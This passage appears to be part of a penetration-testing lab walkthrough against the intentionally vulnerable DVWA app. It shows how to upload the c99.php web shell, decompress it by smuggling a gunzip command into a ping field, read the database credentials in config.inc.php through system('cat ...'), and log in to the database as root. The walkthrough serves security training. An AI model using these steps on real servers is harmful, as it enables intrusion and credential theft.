


Section 11: Upload PHP Payload

1. Upload Menu
 - **Instructions:**
 1. Select "Upload" from the left navigation menu.
 2. Click Browse



- 2. Navigate to /root/backdoor/c99.php.gz
 - **Instructions:**
 1. Click on root icon, then the backdoor folder
 2. Click on c99.php.gz
 3. Select Open




3. Upload c99.php.gz

○ **Instructions:**

1. Click the Browse button and navigate to /root/backdoor/c99
2. Click the Upload Button

○ **Note (FYI) :**

- Hopefully you will receive a successfully uploaded message below.



4. Activate PHONE_HOME.php

- **Instructions:**

- 0. `http://192.168.1.106/dvwa/hackable/uploads/`


- Replace 192.168.1.106 with the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).

- 1. Notice c99.php.gz is listed

- 2. Click the Back Button after you read the below Note.

- **Note (FYI) :**

- Okay this is great and all, but we still have a problem.
 - The problem is that we cannot execute a compressed php file



5. Use Command Execution to uncompress c99.php.gz

○ **Instruction:**

0. Click on Command Execution

1. **192.168.1.106**; /bin/gunzip -v ../../hackable/uploads/c99.p
▪ Replace 192.168.1.106 with the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).

2. Click the Submit Button



6. Establishing a Shell

o Instructions:

0. `http://192.168.1.106/dvwa/hackable/uploads/`


- Replace 192.168.1.106 with the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).

1. Click on c99.php



Section 13: Using c99.php's to grab database password


1. Server security information
 - o **Instructions:**
 1. Click on the Sec. link
 2. Select "find config.inc.php files"
 - Sometimes ignorant application admins place database files in a public location.
 3. Click on the Execute button



2. Server security information

o **Instructions:**


1. Highlight `/var/www/html/dvwa/config/config.inc.php`
2. Select Edit --> Copy



3. PHP-code

- **Instructions:**

1. Click on the PHP-code link
2. In the Execution PHP-code box place the below command:
 - `system("cat /var/www/html/dvwa/config/config.inc.php")`
3. Click on the Execution Button




4. Extract Database Password

- **Note (FYI) :**

- Notice the config.inc.php file list the database name, use password information.


- **Instructions:**

0. Write down the the database name, username and password in



Section 14: Using c99.php's to examine pillage the database

1. Connect to SQL
 - o **Instructions:**
 1. Click the SQL navigation link.
 2. Username: root
 3. Password: dvwaPASSWORD
 4. Database: dvwa
 5. Click the Connect Button



